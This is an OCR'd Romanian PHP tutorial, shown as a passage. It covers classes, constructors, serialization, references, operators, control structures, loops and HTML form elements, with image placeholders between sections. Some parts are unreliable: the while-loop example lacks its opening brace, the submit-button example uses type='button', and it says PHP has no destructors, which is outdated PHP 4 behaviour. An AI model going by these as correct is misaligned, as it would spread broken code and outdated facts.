Relatia dintr-o clasa derivata si clasa pe care o extinde poarta denumirea de relatie parinte-fiu.

Constructori

Un constructor este o metoda (functie) a unei clase care este apelata automat in momentul in care este creata o noua instanta a clasei (cu ajutorul operatorului **new**).

In PHP, considerata ca fiind un constructor, orice functie care are acelasi nume cu clasa in interiorul careia este definita. Constructorii pot fi folositi pentru initializarea datelor membre cu valori care nu sunt constante. Ei pot avea argumente, iar acestea pot fi optionale. Pentru a putea utiliza clasa fara a specifica nici un parametru in momentul crearii unui obiect, se recomanda stabilirea unor valori implicite pentru toate argumentele constructorului. In cazul in care nu este definit un constructor pentru o anumita clasa, se utilizeaza constructorul clasei de baza, daca aceasta exista.

De exemplu, pentru urmatoarea secventa de cod, in momentul crearii obiectului corespunzator variabilei $b, va fi apelat constructorul clasei A.

```
class A {
    function A() {
    echo 'Constructorul clasei A. <br>';
    }
       function B() {
       echo 'O functie obisnuita a clasei A. <br>';
       }
}

class B extends A {
      function C() {
      echo 'O functie obisnuita a clasei B. <br>';
      }
}

$b = new B;
```

In PHP apelul constructorului clasei de baza, trebuie sa fie explicit daca este necesara executarea operatiilor corespunzatoare. In majoritatea limbajelor de programare exista functii speciale numite destructori care sunt apelate automat in momentul "distrugerii" unui obiect. In PHP nu exista destructori.

Operatorul ::

Uneori este utila folosirea unor metode sau variabile ale clasei de baza sau ale unei clase care nu a fost instantiata inca. In acest scop, a fost introdus operatorul **::**.

Pentru a descrie modul de utilizare al acestui operator, vom prezenta mai intai un exemplu:

```
class A {
    function exemplu() {
    echo 'Functia clasei de baza. <br>';
    }
}

class B extends A {
    function exemplu() {
    echo "Functia redefinita<br>\n";
    A :: exemplu();
    }
}

A :: exemplu();

$b = new B;
$b -> exemplu();
```

Prin intermediul instructiunii *A :: exemplu();* este apelata metoda *exemplu()* a clasei A, asadar se afiseaza mesajul '*Functia clasei de baza*' cu toate ca nu exista nici un obiect care este o instanta a acestei clase, deci nu putem scrie o instructiune de tipul *$a -> exemplu();* In schimb apelam metoda *$b -> exemplu();* ca "o functie a clasei" si nu ca "o functie a unui obiect".

Putem avea functii ale claselor, dar nu putem avea variabile ale claselor. De fapt, in momentul unui astfel de apel, nu se creeaza nici un obiect care este instanta a clasei respective. Ca urmare, o functie a unei clase nu poate opera asupra unor proprietati ale clasei, dar poate utiliza variabile locale sau globale. In plus, o astfel de functie nu poate utiliza pseudo-variabila **$this**. In exemplul anterior, in cadrul clasei B este redefinita functia *exemplu()*. Asadar, definitia "originala" (din cadrul clasei A) nu poate fi accesata in interiorul clasei B decat daca ne referim la ea explicit prin intermediul operatorului **::**.

Accesarea clasei de baza

In exemplul anterior am utilizat o functie a clasei de baza.
In locul utilizarii denumirii clasei de baza poate fi folosita denumirea speciala parent care este o referinta la clasa de baza definita in cadrul constructiei extends.

Folosirea denumirii speciale este utila in cazul in care ierarhia de clase se modifica. In acest caz este suficienta o singura modificare in cadrul constructiei extends, fara a mai fi necesare modificari in interiorul clasei derivate.

Asadar, definitia clasei B poate fi rescrisa astfel:

```
class B extends A {
      function exemplu() {
      echo "Functia redefinita<br>\n";
      parent :: exemplu();
      }
}
```

Serializarea obiectelor

Prin serializare se intelege crearea unui sir de octeti care contine reprezentarea interna (binara) a variabilei respective. Asadar, serializarea permite "salvarea" valorilor unei variabile.

Daca este serializat un obiect, sunt salvate doar proprietatile acestuia (variabilele membre) si numele clasei din care face parte, nu si metodele deoarece functiile nu reprezinta valori.

Pentru a serializa un obiect, este utilizata functia **serialize()** care returneaza sirul de octeti care contine reprezentarea binara. Pentru a deserializa un obiect, se foloseste functia pereche **unserialize()**. Pentru ca o astfel de operatie sa functioneze corect, este necesara definirea clasei din care face parte obiectul respectiv. Functia returneaza valoarea variabilei serializate.

In exemplul urmator aveti prezentat modul in care poate fi serializat si deserializat un obiect. Sirul de octeti obtinut in urma serializarii va fi scris intr-un fisier si va fi citit din fisierul respectiv pentru efectuarea deserializarii. De obicei serializarea si deserializarea sunt realizate in documente php diferite deoarece aceste operatii nu au aproape nici o utilitate daca sunt folosite in cadrul aceluiasi document.

Primul document in care se realizeaza serializarea trebuie sa contina o secventa asemanatoare cu urmatoarea:

```
<?php

class A {
var $msg = 'Salutare lume';
    function scrie() {
    echo $this -> msg;
    }
}
$a = new A;
$s = serialize($a);
// salvarea sirului intr-un fisier
$fp = fopen ("fisier.txt", "w");
fputs ($fp, $s);
fclose ($fp);

?>
```

Pentru deserializare, al doilea document va contine urmatoarea secventa:

```
class A {
var $msg = 'Salutare lume';
    function scrie() {
    echo $this -> msg;
    }
}
// citirea sirului din fisier
$s = implode('', @file("fisier.txt"));
$a = unserialize($s);
// dupa deserializare obiectul poate fi folosit
// arata unul ..
```

Referintele pot fi utilizate pentru a accesa continutul unei variabile folosind mai multe nume. Spre deosebire de limbajul C, in PHP referintele nu sunt pointeri, ci *alias*-uri intr-o tabela de simboluri. In PHP denumirile variabilelor si continutul acestora nu sunt unul si acelasi lucru. Asadar, este posibil ca acelasi continut sa aiba denumiri diferite.

Utilizarea referintelor

Referintele PHP permit unor variabile cu denumiri diferite sa corespunda unui acelasi continut.

Cu alte cuvinte, instructiunea $a = &$b are ca efect faptul ca $a si $b refera aceeasi variabila. In aceasta situatie $a si $b au acelasi statut. Nu se poate spune ca $a refera $b sau invers.

O alta posibilitate de utilizare a referintelor este transmiterea prin referinta a parametrilor unei functii. Efectul unei astfel de transmisii este crearea unei variabile locale care refera spre acelasi continut ca variabila din contextul apelant.

Sa luam in considerare urmatorul exemplu:

```
function inc(&$var) {
$var++;
}

$a = 5;
inc($a);
```

Initial, valoarea variabilei $a este 5. Dupa apel, variabila locala $var si variabila din contextul apelant $a indica spre acelasi continut. Valoarea pastrata in locatia de memorie respectiva este incrementata (devine 6) prin intermediul instructiunii *$var*++;. Datorita faptului ca cele doua variabile au acelasi continut, valoarea variabilei $a va fi 6 dupa executarea functiei. Un parametru transmis prin referinta poate fi:

- o variabila;
- o instructiune **new**;
- o referinta returnata de o functie.

Daca unei astfel de functii i se transmite ca parametru un alt tip de expresie rezultatul este nedefinit. Asadar, pentru o functie care are un parametru transmis prin referinta, nu se poate folosi o constanta in momentul apelului. De exemplu, pentru functia *inc()* prezentata anterior nu este permis un apel de forma *inc (5)*.

Referinte globale

In momentul declararii unei variabile globale (printr-o instructiune de tipul **global** *$var*) se creeaza de fapt o referinta spre o variabila globala. Cu alte cuvinte, aceasta instructiune este echivalenta cu *$var = &$GLOBALS ["var"];*.

Referinta $this

In cadrul unei metode a unui obiect, **$this** este intotdeauna o referinta spre obiectul care utilizeaza functia (obiectul curent).


Operatori aritmetici cu variabile

+	Adunare	$a + $b
-	Scadere	$a - $b
*	Inmultire	$a * $b
/	Impartire	$a / $b
%	Modulo	$a % $b

Exemple:

```
<?php
$a = '12';
$b = '8';
$rezultat = $a + $b;
echo 'Rezultatul adunarii lui '.$a.' cu '.$b.' este '.$rezultat.' ';
?>
```

Puneti codul intr-un fisier **operatii.php**, salvati si apoi vizualizati in explorer accesand http://localhost/operatii.php



Operatori de comparatie in PHP

==	Egal	$a == $b
===	Identic	$a === $b
!=	Diferit	$a != $b
<>	Diferit	$a <> $b
<	Mai mic	$a < $b
>	Mai mare	$a > $b
<=	Mai mic sau egal	$a <= $b
>=	Mai mare sau egal	$a >= $b

Operatori logici in PHP

!	NOT	!$b	Returneaza true (adevarat) daca $b este false (fals) si viceversa.
&&	AND	$a && $b	Returneaza true (adevarat) daca atat $a cat si $b sunt true (adevarate) si false (fals) in caz contrar.
||	OR	$a || $b	Returneaza true (adevarat) daca $a, $b sau ambele sunt true (adevarate) si false (fals) in caz contrar.
and	AND	$a and $b	Identic cu && dar are o prioritate mai scazuta.
or	OR	$a or $b	Identic cu || dar are o prioritate mai scazuta.

Operatorul tertiar

conditie?adevarat:fals

```
<?php

$variabila = "oriceon";
echo $variabila == "oriceon" ? "variabila are valoarea oriceon" : "variabila nu are
valoarea oriceon";

?>
```

Realizati o pagina cu numele **operator_tertiar.php**, introduceti codul de mai sus si testati in browser pentru a observa rezultatul, apoi modificati valoarea variabilei din oriceon in test, salvati si testati in browser.
Dupa cum vedeti, ruleaza ca instructiunile if si else.
Codul de mai sus se interpreteaza cam asa: daca valoarea variabilei este egala cu valoarea data, in cazul nostru oriceon, atunci printez un text.., daca nu, printez alt text cu un mesaj de eroare…


Luarea deciziilor prin structuri conditionale

Instructiunea IF

Pentru a lua o decizie, in scriptul nostru PHP, putem folosi instructiunea if. Acestei instructiuni trebuie sa ii oferim o conditie pe care sa o foloseasca, iar daca acea conditie este adevarata, va fi executat blocul de cod de dupa ea. Conditiile din instructiunea if trebuie sa fie trecute intre paranteze rotunde ( )

```
<?php

$a = 12;
$b = 8;
$rezultat = $a + $b;

if($rezultat == '20') {
echo 'Rezultatul este perfect';
}

?>
```

Puneti codul intr-un fisier **structuri.php**, salvati si apoi vizualizati in explorer accesand http://localhost/structuri.php



Observati, conditia noastra, si anume aceea ca valoarea rezultata in urma adunarii dintre variabila a (12) si variabila b (8) sa fie egala cu numarul 20, este adevarata si in acest caz, codul de dupa { si respectiv } a fost executat.

Daca valoarea adunarii dintre variabila a si variabila b nu era 20, atunci afisarea in browser era nula.

```
<?php
$a = 155;
$b = 8;
$rezultat = $a + $b;

if($rezultat == '20') {
echo 'Rezultatul este perfect';
}
?>
```


In conditiile noastre, dupa cum vedeti, ne folosim de **operatorii din PHP** pe care i-am scris mai sus

Instructiunea ELSE

De multe ori, pe langa decizia de a executa o actiune, atunci cand conditia este adevarata, doriti sa executati o alta care in caz contrar (in cazul in care conditia nu este adevarata) sa returneze o alta bucata de cod.

```
<?php
$a = 20;
$b = 8;
$rezultat = $a + $b;

if($rezultat == '20') {
echo 'Rezultatul este perfect';
} else {
echo 'Rezultatul nu este egal cu cel din conditie';
}
?>
```

Puneti codul intr-un fisier **structuri.php**, salvati, si apoi vizualizati in explorer accesand http://localhost/structuri.php



Avem aceasta afisare deoarece variabila $a (20) adunata cu variabila $b (8) nu este egal cu 20, deci prin urmare se executa blocul de cod din instructiunea else.

Instructiunea ELSEIF

Aceasta instructiune este (dupa cum vedeti) o combinatie dintre instructiunea if si cea else.
Aceasta poate verifica fiecare conditie pana in momentul in care una dintre contidiile gasite returneaza o valoare adevarata.

```
<?php
$a = 20;
$b = 1;
$rezultat = $a + $b;

if($rezultat == '20') {
echo 'Rezultatul este egal cu 20';
} elseif ($rezultat == '21') {
echo 'Rezultatul este egal cu 21';
} else {
echo 'Rezultatul nu este egal cu cel din conditie';
}
?>
```

Schimbati pe rand valoarea variabilelor si testati in browser.

1) $a = 20;
   $b = 0;

2) $a = 20;
   $b = 1;

3) $a = 20;
   $b = 20;

Pentru varianta 1, 20+0 = 20, se va executa bucata de cod din instructiunea if, daca modificati cu valorile din varianta 2, 20+1 = 21, se va executa bucata de cod din instructiunea elseif, iar daca puneti valorile din varianta 3, va rula instructiunea else.
Toate acestea se interpreteaza si se gandesc cam asa:

Daca prima instructiune este adevarata, afisez ceva, daca nu, verific urmatoarea instructiune si, daca returneaza adevarat, afisez blocul de cod din ea, iar daca nici prima nici a-II-a nu returneaza adevarat, atunci afisez blocul de cod din instructiunea else.

In aceste instructiuni if, else sau elseif ne putem folosi de toti operatorii din PHP pe care i-am spus mai sus.

In exemplul urmator o sa vedem cum calculele se pot complica si vom observa ca intr-o instructiune se pot pune mai multe conditii.

```
<?php
$a = 20;
$b = 1;

$c = 5;
$d = 2;

$rezultat1 = $a + $b;

$rezultat2 = $c - $d;

if(($rezultat1 == '21') || ($rezultat2 != '100')) {
echo 'Rezultatul este ok';
} else {
echo 'Rezultatul nu este egal cu cel din conditie';
}
?>
```

Puneti codul intr-un fisier si vizualizati in browser. Veti observa ca rezultatul o sa fie cel din instructiunea if deoarece returneaza adevarat.

Analizand calculele, vom observa ca rezultat1 este egal cu 21, deoarece adunarea lui $a (20) cu $b (1) ne da 21, iar rezultat2 este egal cu 3, deoarece scaderea lui $c (5) cu $d (2) ne da 3.

Instructiunea noastra if ne rezulta true, deoarece rezultat1 este egal cu 21, prin urmare true, si rezultat2 nu este egal cu 100, deci si aici ne da true.
Amintindu-ne de operatorii din PHP, stim ca || returneaza true (adevarat) daca prima conditie, a II-a conditie sau ambele sunt true (adevarate) si false (fals) in caz contrar.

Schimband instructiunea if in if(($rezultat1 == '21') || ($rezultat2 != '3')), vom observa ca tot bucata de cod din aceasta instructiune, se va executa, chiar daca prima parte este adevarata, iar a-II-a este falsa.


Daca schimbam iar instructiunea if in if(($rezultat1 == '200') || ($rezultat2 != '3')), vom observa ca se va executa urmatoara instructiune, si anume else, deoarece nici prima si nici a-II-a parte nu este valida.

Instructiunea SWITCH

Aceasta instructiune functioneaza asemanator cu cea if, insa permite conditiilor sa aibe mai mult de 2 valori. Intr-o instructiune if, conditia poate fi adevarata sau falsa, insa intr-o instructiune **switch** conditia poate lua orice numar de valori diferite.
Aceasta instructiune trebuie sa contina o instructiune **case** care sa manevreze fiecare valoare pe care o doriti.


```
<?php

if(!isset($_GET['modul'])) $_GET['modul'] = '';
switch($_GET['modul']) {
     case '':
     echo 'Pagina switch.php';
     break;

     case 'pagina1':
     echo 'Pagina switch.php?modul=pagina1';
     break;

     case 'pagina2':
     echo 'Pagina switch.php?modul=pagina2';
     break;
}

?>
```

Puneti codul intr-un fisier **switch.php**, salvati si apoi vizualizati in browser accesand http://localhost/switch.php



Accesand numai pagina switch.php, se va afisa bucla de cod din interiorul case '':

Acum accesati in browser: http://localhost/switch.php?modul=pagina1 sau ?modul=pagina2




Observati modalitatea de accesare a paginii si rezultatul obtinut.

Bucla WHILE

Cel mai simplu tip de bucla PHP este **while.** Asemenea instructiunii if, ea se bazeaza pe o actiune. Diferenta dintre if si while este aceea ca instructiunea if, daca gaseste adevarata conditia, afiseaza o singura data bucata de cod din ea, insa in conditia while, daca rezultatul este adevarat, bucata de cod din ea se va repeta atata timp cat conditia este adevarata.

```
<?php
$numar = 1;

while($numar <= 5)
echo $numar.'<br>';
$numar++;
}

?>
```

Puneti codul intr-un fisier **while.php**, salvati si apoi vizualizati in explorer accesand **http://localhost/while.php**



Structura FOR

O alternativa cu o functionalitate mai ridicata pentru utilizarea buclelor este structura repetitiva **for**.

Sintaxa este foarte asemanatoare cu cea din limbajele *C/C++* si *Java* si anume:

```
for(expresie1; conditie; expresie2) {
//instructiune
}
```

Prima expresie este evaluata o singura data, inainte de inceperea executiei ciclului.
Expresia conditie este testata inaintea fiecarei repetari a buclei. Daca expresia returneaza fals, repetarea se opreste.
Expresia 2 este executata la sfarsitul fiecarei repetari.

Instructiunea se executa la fiecare repetare a buclei.


Oricare dintre cele trei expresii poate lipsi; in cazul in care o expresie lipseste, se considera ca ea are valoarea **true**.

Bucla WHILE si FOR sunt identice din puct de vedere functional insa bucla FOR este putin mai complexa.

```
<?php

for ($variabila = 1; $variabila <= 10; $variabila++) {
    echo $variabila.'<br>';
}

?>
```

Sa mai luam un exemplu de lucru cu bucla for.
Creati o pagina cu numele **for.php**, introduceti codul urmator apoi testati in browser.

```
<?php

echo "<table border=\"1\">\n<tr><td>Celula</td></tr>\n";

$culoare = "yellow";
for ($variabila = 1; $variabila <= 10; $variabila++) {
    if($culoare == "yellow")  $culoare = "red";
    else $culoare = "yellow";
echo "<tr><td bgcolor=".$culoare.">".$variabila."</td></tr>\n";
}

echo "</table>";

?>
```



Vizualizati si sursa paginii si observati asezarea codului HTML

Structura FOREACH

Aceasta structura poate fi folosita pentru a realiza o repetare printre toate elementele unui vector. Asadar, ea nu poate fi folosita decat impreuna cu vectorii; utilizarea sa asupra unei variabile de alt tip duce la aparitia de erori.

Exista doua sintaxe acceptate pentru aceasta structura si anume:

```
foreach(expresie_vectoriala as $valoare) {
//instructiune
}

foreach(expresie_vectoriala as $cheie => $valoare) {
//instructiune
}
```


Daca se utilizeaza prima varianta, atunci la fiecare iteratie valoarea elementului curent este atribuita variabilei *$valoare,* si apoi se trece la elementul urmator (a carui valoare va fi atribuita variabilei la urmatoarea iteratie).

Executia ciclului se incheie in momentul in care nu mai exista alte elemente in vector. Singura diferenta care apare in cazul utilizarii celei de-a doua variante este faptul ca la fiecare iteratie valoarea cheii elementului curent este atribuita variabilei *$cheie*.

In continuare este un exemplu de folosire a celor doua sintaxe ale structurii **foreach**.


```
<?php

$sir = array("unu", "doi", "trei", "patru", "cinci");

foreach($sir as $valoare) {
echo "Valoare: ".$valoare." <br>\n";
}

?>
```

Realizati o pagina cu numele **foreach1.php**, introduceti codul de mai sus si testati in browser.



Acum, sa realizam cel de-al II-lea exemplu; creati o pagina cu numele **foreach2.php**, introduceti codul de mai jos apoi testati in brwoser.

```php
<?php

$sir = array("unu", "doi", "trei", "patru", "cinci");

foreach($sir as $cheie => $valoare) {
echo "Cheie: ".$cheie." Valoare: ".$valoare." <br>\n";
}

?>
```



Observati diferenta dintre primul exemplu de foreach si cel de-al II-lea.

Instructiunea BREACK

Aceasta instructiune poate fi folosita pentru a intrerupe fortat executia unui ciclu sau a secventei de instructiuni corespunzatoare unei structuri **switch**.

Instructiunea poate fi urmata de un argument care indica numarul de structuri imbricate a caror executie se incheie. Valoarea implicita este 1, deci se intrerupe executia unei singure structuri. Urmatoarea secventa de cod PHP realizeaza parcurgerea elementelor unui vector de numere intregi, pana in momentul in care se intalneste un numar negativ.

```
foreach ($a as $v)
if($v < 0)
break;
```

Mai departe, aveti cazul in care este intrerupta executia mai multor cicluri; vom considera ca parcurgem elementele unei matrice patratice cu n elemente si n coloane pana in momentul in care intalnim o valoare nula.

```
for($i = 0; $i < $n; $i++)
for($j = 0; $j < $n; $j++)
if(!$a[$i][$j])
break 2;
```

Instructiunea **break** poate fi utilizata pentru intreruperea executiei secventelor de instructiuni corespunzatoare structurilor **for**, **foreach**, **while**, **do - while** si **switch**.

Instructiunea CONTINUE

Aceasta instructiune este folosita pentru a intrerupe executia secventei de instructiuni din interiorul unui ciclu si trecerea la urmatoarea iteratie.

In cazul instructiunii **for**, inainte de urmatoarea iteratie se evalueaza (executa) expresia de incrementare (expresia #3 din sintaxa generala). La fel ca si in cazul instructiunii **break**, poate aparea un argument care indica numarul structurilor imbricate asupra carora are efect.


Exemplul urmator realizeaza afisarea elementelor unui sir de numere intregi care sunt mai mari decat 1000.

```
foreach($a as $v) {
if($v <= 1000)
continue;
echo $v;
}
```

Urmatorul exemplu ilustreaza efectul folosirii argumentelor pentru instructiunea **continue**.

```
<?php

$i = 0;
while($i++ < 5) {
echo "Ciclul #1 <br>\n";
    while(1) {
    echo "  Ciclul #2 <br>\n";
        while (1) {
        echo "  Ciclul #3<br>\n";
        continue 3;
        }
    echo "Acest mesaj nu va fi afisat niciodata.<br>\n";
    }
echo "Nici acest mesaj nu va fi afisat niciodata.<br>\n";
}

?>
```

Realizati o pagina cu numele **continue.php**, introduceti codul de mai sus apoi testati in browser.



Alte structuri PHP

Exista mai multe alte structuri PHP care pot fi utilizate in anumite scopuri.

Vom aminti acum cateva dintre ele:

Structurile **include**, **require**, **include_once** si **require_once** pot fi utilizate pentru a "insera" anumite instructiuni care sunt pastrate intr-un alt fisier (document). Interpretorul PHP considera ca secventa din fisierul inserat se afla in fisierul din care s-a "comandat" inserarea in pozitia in care apare structura de inserare.

O alta structura este **declare** care permite crearea unor directive in executie.

Functiile PHP trebuie sa utilizeze instructiunea **return** pentru a furniza un rezultat.

Prelucrarea datelor printr-un formular

Inainte de a vorbi despre prelucrarea datelor printr-un formular, trebuie in primul rand sa cunoasteti sintaxa HTML pentru crearea unui formular.

Un formular este delimitat de elementul FORM care contine alte cateva elemente numite “controale”, care au o varietate de metode de a aduna informatii. Fiecare element din formular are un nume cat si o valoare, astfel incat datele transferate pentru procesare sa fie sub forma unor perechi nume/valoare.

Elementul FORM

<form [action=url] [method=get/post] [enctype=MIMEType] [onsubmit=script] [onreset=script] [accept-charset=set_caractere] [core] [international] [events]>

Elementele formularului

</form>

Elementul INPUT

<input [type=text|password|checkbox|radio|submit|image|reset|button|hidden|file] [name=nume] [value=valoare] [checked] [disabled] [readonly] [size=latime] [maxlength=cuvinte_maxime] [src=url] [alt=altText] [usemap=url] [align=left|center|right|justify] [tabindex=numar] [accesskey=keyCombo] [onfocus=script] [onblur=script] [onselect=script] [onchange=script] [accept=set_caractere] [core] [international] [events]>

Acest element input este cel mai important in utilizarea formularelor.

Explicarea valorilor Type ale elementului INPUT


button Butoane personale Exemplu: <input type=”submit” name=”Buton” value=”Buton”>

checkbox Casete de validare Exemplu: <input type=”checkbox” name=”nume” value=”valoare”>

file Fisiere incluse Exemplu: <input type=”file” name=”nume” value=”valoare”>

hidden Elemente ascunse Exemplu: <input type=”hidden” name=”nume” value=”valoare”>

image Imagini Exemplu: <input type=”image” name=”Buton” src=”poza_buton.gif”>



password Casete de introducere a parolei <input type=”password” name=”nume” value=”valoare”>

radio Butoane radio Exemplu: <input type=”radio” name=”nume” value=”valoare”>

reset Buton reset Exemplu: <input type=”reset” name=”Reseteaza” value=”Reseteaza”>

submit Buton trimite Exemplu: <input type=”button” name=”Trimite” value=”Trimite”>

text Caseta text Exemplu: <input type=”text” name=”nume” value=”valoare”>

Elementul SELECT

Acest element este folosit pentru crearea unei liste de optiuni, fie ca un meniu care se desfasoara, fie ca o caseta cu lista. Fiecare din optiunile din lista reprezinta un element OPTION.

<select [name=nume] [size=latime] [multiple] [disabled] [tabindex=numar] [onfocus=script] [onblur=script] [onchange=script] [core] [international] [events]>


Elementele din select


</select>

<option [selected] [disabled] [value=valoare] [core] [international] [events]>Nume</option>


Exemplu select:

```
<select name=”test”>
<option value=”optiune 1”>Optiune 1</option>
<option value=”optiune 2”>Optiune 2</option>
<option value=”optiune 3”>Optiune 3</option>
<option value=”optiune 4”>Optiune 4</option>
</select>
```





```
<select name=”test” multiple size=”3”>
<option value=”optiune 1”>Optiune 1</option>
<option value=”optiune 2”>Optiune 2</option>
<option value=”optiune 3”>Optiune 3</option>
<option value=”optiune 4”>Optiune 4</option>
<option value=”optiune 5”>Optiune 5</option>
<option value=”optiune 6”>Optiune 6</option>
</select>
```




Elementul TEXTAREA

